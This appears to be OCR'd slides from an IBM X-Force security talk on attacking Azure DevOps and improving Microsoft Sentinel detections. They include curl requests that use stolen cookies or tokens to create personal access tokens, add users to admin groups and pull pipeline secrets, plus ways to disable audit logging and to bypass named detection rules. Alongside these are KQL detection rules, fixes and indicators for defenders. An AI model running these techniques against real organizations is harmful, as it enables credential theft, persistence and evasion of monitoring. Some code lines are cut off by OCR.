Retrieve Build Variables and Pipeline Secrets

- Bypass security control for displaying secrets by displaying secret in different form:
  - Halves
  - Reverse
  - And more

- No Detections by default Microsoft Sentinel Rules for ADO

Run a multi-line script


```
1   Starting: Run a multi-line script
2   ========================================
3   Task         : Command line
4   Description  : Run a command line scri
5   Version      : 2.212.0
6   Author       : Microsoft Corporation
7   Help         : https://docs.microsoft.
8   ========================================
9   Generating script.
10  ========================== Starting Co
11  /usr/bin/bash --noprofile --norc /home
12  https://superS
13  ecretLink/Blah
14  Finishing: Run a multi-line script
```

Defense Evasion

Create Agent Pool

- Allows attacker more flexibility
  - Using agent pool owned by attacker rather than organization


- Pipeline execution would be performed in the attacker owned agent pool




Create Agent Pool

- After attacker finished with agent pool, they would then delete it to cover tracks


- Detected by “Azure DevOps Agent Pool Created Then Deleted” Sentinel rule






Disable Audit Stream


- Audit streams used to send logs to SIEM
- Attacker can disable audit stream so activities are not sent to SIEM
- Detected by “Azure DevOps Audit Stream Disabled” Sentinel rule






Reduce Log Retention

- Attacker may want to reduce evidence of malicious pipeline activity
- Lowest value to keep logs is 1 day
- Detected by “Azure DevOps Retention Reduced” Sentinel rule







Add External Package Source

- Can inject malicious packages into pipeline by adding new source

- Detected by “External Upstream Source Added to Azure DevOps Feed” Sentinel rule





REST API Abuse - Reconnaissance

Type	REST API Documentation
Projects	https://learn.microsoft.com/en-us/rest/api/azure/devops/core/projects
Repos	https://learn.microsoft.com/en-us/rest/api/azure/devops/git/repositories
Files	https://learn.microsoft.com/en-us/rest/api/azure/devops/git/items
Users	https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/users
Groups	https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/groups
Code	https://learn.microsoft.com/en-us/rest/api/azure/devops/search

Code Reconnaissance Undocumented Method

Use of **undocumented** codeAdvancedQueryResults method in Search REST API

```
curl -i -s -k -X $'POST'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: almsearch.dev.azure.com'
-H $'Content-Length: 85'
-H $'Expect: 100-continue'
-H $'Connection: close'
--data-binary $'{\"searchText\": \"searchTerm\",
\"skipResults\":0,\"takeResults\":1000,\"isInstantSearch\":true}'
$'https://almsearch.dev.azure.com/YourOrganization/_apis/search/codeAdvancedQuer
yResults?api-version=7.0-preview'
```

Detections for Reconnaissance REST API

- No Detections by default Microsoft Sentinel Rules for ADO
- Reconnaissance activities are not auditable events
- Therefore, not included in **AzureDevOpsAuditing** schema

REST API Abuse - Persistence

Personal Access Tokens and SSH Keys

- Use Contribution model with stolen cookie
- PATs cannot be used to create other PAT's or SSH Keys
- No Detections by default Microsoft Sentinel Rules for ADO

```
-b $'X-VSS-UseRequestRouting=True; UserAuthentication=stolenCookie'
--data-binary $'{\"contributionIds\":[\"ms.vss-token-web.personal-access-
token-issue-session-token-
provider\"],\"dataProviderContext\":{\"properties\":{\"displayName\":\"PATNam
e\",\"validTo\":\"YYYY-MM-
DDT00:00:00.000Z\",\"scope\":\"app_token\",\"targetAccounts\":[]}}}}}'
$'https://dev.azure.com/YourOrganization/_apis/Contribution/HierarchyQuery'
```

REST API Abuse – Adding User to Group


Memberships REST API

- https://learn.microsoft.com/en-us/rest/api/azure/devops/graph/memberships/add

```
curl -i -s -k -X $'PUT'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: vssps.dev.azure.com'
-H $'Content-Length: 0'
$'https://vssps.dev.azure.com/YourOrganization/_apis/graph/memberships/userDescriptor/groupDescriptor?api-version=7.0-preview.1'
```

REST API Abuse – Adding User to Group

Detected by “Azure DevOps Personal Access Token (PAT) misuse” Sentinel rule



REST API Abuse – Retrieve Pipeline Variables

Build Definitions REST API

- https://learn.microsoft.com/en-us/rest/api/azure/devops/build/definitions

No Detections by default Microsoft Sentinel Rules for ADO

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/ProjectName/_apis/build/Definitions/DefinitionIDNumber?api-version=7.0'
```

REST API Abuse – Service Connections Info


Service Endpoints REST API

- https://learn.microsoft.com/en-us/rest/api/azure/devops/serviceendpoint/endpoints

No Detections by default Microsoft Sentinel Rules for ADO

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json;api-version=5.0-preview.1'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/YourProject/_apis/serviceendpoint/endpoin
ts?api-version=7.0'
```

Bypassing and Improving Microsoft Sentinel Rules for Azure DevOps



Bypassing Default Rules

The below rules will be shown how they can be bypassed

- Azure DevOps PAT used with Browser
- Azure DevOps Personal Access Token (PAT) misuse
- Azure DevOps Pipeline modified by a new user
- New PA, PCA, or PCAS added to Azure DevOps
- Azure DevOps Administrator Group Monitoring

Azure DevOps PAT used with Browser

Rule Logic

```
AzureDevOpsAuditing
| where AuthenticationMechanism startswith "PAT"
// Look for useragents that include a redenring engine
| where UserAgent has_any ("Gecko", "WebKit", "Presto", "Trident", "EdgeHTML", "Blink")
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

Bypass

```
curl -i -s -k -X $'GET'
-H $'Content-Type: application/json'
-H $'User-Agent: Random User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com'
$'https://dev.azure.com/YourOrganization/_apis/projects?api-version=7.0'
```

Azure DevOps Personal Access Token misuse

Rule Logic

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Operation Name parts that will alert
let HasAnyBlocklist =
datatable(OperationNamePart:string)['Security.','Project.','AuditLog.','Extension.'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Group.UpdateGroupMembership.Add','Library.ServiceConnectionExecuted','Pipelines.PipelineModified',
'Release.ReleasePipelineModified', 'Git.RefUpdatePoliciesBypassed'];
AzureDevOpsAuditing
| where AuthenticationMechanism startswith "PAT" and (OperationName has_any
(HasAnyBlocklist) or OperationName in (HasExactBlocklist))
  and ActorUPN in (AllowlistedUpns)
```

Bypass

```
curl -i -s -k -X $'PUT'
-H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Host: vssps.dev.azure.com'
-H $'Content-Length: 0'
-b $'X-VSS-UseRequestRouting=True; UserAuthentication=cookieValue'
$'https://vssps.dev.azure.com/YourOrganization/_apis/graph/memberships/userDescriptor/groupDescriptor?api-version=7.0-preview.1'
```

Azure DevOps Pipeline modified by a new user

Rule Logic

Bypass

- The rule is only monitoring release pipelines
- Modify build pipeline instead
  - Shown in multiple attacks in this research

```
// Set the lookback to determine if user has created pipe
let timeback = 14d;
// Set the period for detections
let timeframe = 1d;
// Get a list of previous Release Pipeline creators to ex
let releaseusers = AzureDevOpsAuditing
| where TimeGenerated > ago(timeback) and TimeGenerated <
| where OperationName in ("Release.ReleasePipelineCreated",
"Release.ReleasePipelineModified")
// We want to look for users performing actions in speci
create this userscope object to match on
| extend UserScope = strcat(ActorUserId, "-", ProjectName
| summarize by UserScope;
// Get Release Pipeline creations by new users
AzureDevOpsAuditing
| where TimeGenerated > ago(timeframe)
| where OperationName =~ "Release.ReleasePipelineModified"
```

New PA, PCA, or PCAS added to Azure DevOps

Rule Logic

```
AzureDevOpsAuditing
| where OperationName =~ "Group.UpdateGroupMembership.Add"
| where Details has_any ("Project Administrators", "Project Collection Administrators",
"Project Collection Service Accounts", "Build Administrator")
| project-reorder TimeGenerated, Details, ActorUPN, IpAddress, UserAgent,
AuthenticationMechanism, ScopeDisplayName
```

Bypass

- Doesn’t cover Build Administrators or Project Collection Build Administrators
- Rule is doing exact match on the group names, so Build Administrator doesn’t match Build Administrators

Azure DevOps Administrator Group Monitoring

Rule Logic

```
// Change to true to monitor for Project Administrator adds to *any* project
let MonitorAllProjects = false ;
// If MonitorAllProjects is false, trigger only on Project Administrator add
for the following projects
let ProjectsToMonitor = dynamic(['<project_X>','<project_Y>']);
AzureDevOpsAuditing
| where Area == "Group" and OperationName == "Group.UpdateGroupMembership.Add"
| where Details has 'Administrators'
| where Details has "was added as a member of group" and (Details endswith '\\Project
Administrators' or Details endswith '\\Project Collection Administrators')
| parse Details with AddedIdentity ' was added as a member of group ['
EntityName ']\\' GroupName
| extend Level = iif(GroupName == 'Project Collection Administrators',
'Organization', 'Project'), AddedIdentityId = Data.MemberId
| extend Severity = iif(Level == 'Organization', 'High', 'Medium'),
AlertDetails = strcat('At ', TimeGenerated, ' UTC ', ActorUPN, '/',
ActorDisplayName, ' added ', AddedIdentity, ' to the ', EntityName, ' ',
Level)
|  where MonitorAllProjects == true or EntityName in (ProjectsToMonitor) or Level == 'Organization'
| project TimeGenerated, Severity, Adder = ActorUPN, AddedIdentity,
```

Bypass

- Won’t trigger for Project Administrator addition in default state
- Need to set MonitorAllProjects to true and/or add specific projects to ProjectsToMonitor

Improving Detection of Attacks

The below rule improvements or new rules will be shown:

Default Rule Improvements

- Azure DevOps Personal Access Token (PAT) misuse
- New PA, PCA, or PCAS added to Azure DevOps
- Azure DevOps Administrator Group Monitoring

New Rule

Azure DevOps Persistence Technique Detected

Default Rule Improvement:
Azure DevOps Personal Access Token misuse

- Rename rule to “Azure DevOps REST API misuse”

- Add authentication method of **UserAuthToken** cookie as well
  - This can be used to perform REST API actions in addition to PAT

```
AzureDevOpsAuditing
| where (AuthenticationMechanism startswith "PAT" or AuthenticationMechanism
startswith "UserAuthToken") and (OperationName has_any (HasAnyBlocklist) or
OperationName in (HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
```

Default Rule Improvement:
New PA, PCA, or PCAS added to Azure DevOps

Update rule to detect a new user added to Build Administrators or Project Collection Build Administrators

```
AzureDevOpsAuditing
| where OperationName =~ "Group.UpdateGroupMembership.Add"
| where Details has_any ("Project Administrators", "Project Collection
Administrators", "Project Collection Service Accounts", "Build
Administrators", “Project Collection Build Administrators”)
| project-reorder TimeGenerated, Details, ActorUPN, IpAddress, UserAge
AuthenticationMechanism, ScopeDisplayName
| extend timekey = bin(TimeGenerated, 1h)
```

Default Rule Improvement:
Azure DevOps Administrator Group Monitoring

Set MonitorAllProjects to true to detect adding user to Project Administrators for any project


```
// Change to true to monitor for
let MonitorAllProjects = true;
// If MonitorAllProjects is false
for the following projects
let ProjectsToMonitor = dynamic([
AzureDevOpsAuditing
```

New Rule:
Azure DevOps Persistence Technique Detected

Detects the creation of PAT or SSH key via web interface or REST API

```
// Allowlisted UPNs should likely stay empty
let AllowlistedUpns = datatable(UPN:string)['foo@bar.com', 'test@foo.com'];
// Distinct Operation Names that will flag
let HasExactBlocklist =
datatable(OperationName:string)['Token.SshCreateEvent','Token.PatCreateEvent']
;
AzureDevOpsAuditing
| where (AuthenticationMechanism startswith "S2S_ServicePrincipal" or
AuthenticationMechanism startswith "UserAuthToken") and (OperationName in
(HasExactBlocklist))
  and ActorUPN !in (AllowlistedUpns)
| project TimeGenerated, AuthenticationMechanism, ActorUPN, ActorDisplayName,
IpAddress, UserAgent, OperationName, Details, Data
| extend timestamp = TimeGenerated, AccountCustomEntity = ActorUPN,
IPCustomEntity = IpAddress
```

New Rule:
Azure DevOps Persistence Technique Detected



4/17/2023, 6:30:56.205 ...	S2S_ServicePrincipal	user4@[redacted]
TimeGenerated [UTC]	2023-04-17T18:30:56.2051989Z	
AuthenticationMechanism	S2S_ServicePrincipal	
ActorUPN	user4@[redacted]	
ActorDisplayName	user4	
IpAddress	[redacted]	
UserAgent		
OperationName	Token.PatCreateEvent	
Details	Personal Access Token "eAWXotZg" was created.	

ADOKit

Background

https://github.com/xforcered/ADOKit

```
[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.


[>] URL: https://dev.azure.com/ThisIsTestOrganiza
    |_ Console.WriteLine("PassWord");
    |_ this is some text that has a password in i

[>] URL: https://dev.azure.com/ThisIsTestOrganiza
    |_ Password: ItIsSuperSecret!

[>] URL: https://dev.azure.com/ThisIsTestOrganiza
    |_ Console.WriteLine("PaSsWoRd");

[*] Match count : 4
```

REST API Abuse
Conduct actions programmatically

35 Modules
Recon, Privilege Escalation, Persistence

Authentication
Supports PAT or Cookie

Open-Source
Available to community

Activities aggressor-Aggressor Nov 3 08:35

Cobalt Strike

Cobalt Strike View Payloads Attacks Site Management Reporting Help


external	internal	listener	user	computer	note	process	pid	arch	last	sleep
192.168.1.37	192.168.1.37	https	hawk	DESKTOP-YFCE...		werfault.exe	10088	x64	6s	10 seconds (75% jitter)

Beacon 192.168.1.37@10088 X

```
[DESKTOP-YFCE20A] - x64 |  hawk | 10088 - x64                                  last:6s
beacon>
```

Defensive Considerations

ADOKit



YARA Rule
C# Project GUID

Snort Rule
Hardcoded user agent string

Sentinel Rules
Any auditable event with ADOKit

Persistence IOC's
PAT and SSH key names prepended with "ADOKit-"

Azure DevOps Services

1 Microsoft Best Practices Guide

2 Integrate proactive secret scanning solution

3 Implement Sentinel rule improvements for ADO

Conclusion

Opportunities for Improvement

Detection Rules

Trivial Bypasses

Detection Rules

Need more tuning and contribution from community

Detection Rules

Breadth of coverage for attacker lifecycle

Logging

Recon activities not auditable events

Logging

Build pipeline auditable events coverage

Conclusion

01	02	03
Test default detection rules and perform tuning	Securing DevOps systems and personnel is critical	Logging and developing detection rules for cloud-based services is more important than ever

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Whitepaper:
https://www.ibm.com/downloads/cas/5JKAPVYD

Thank you

IBM

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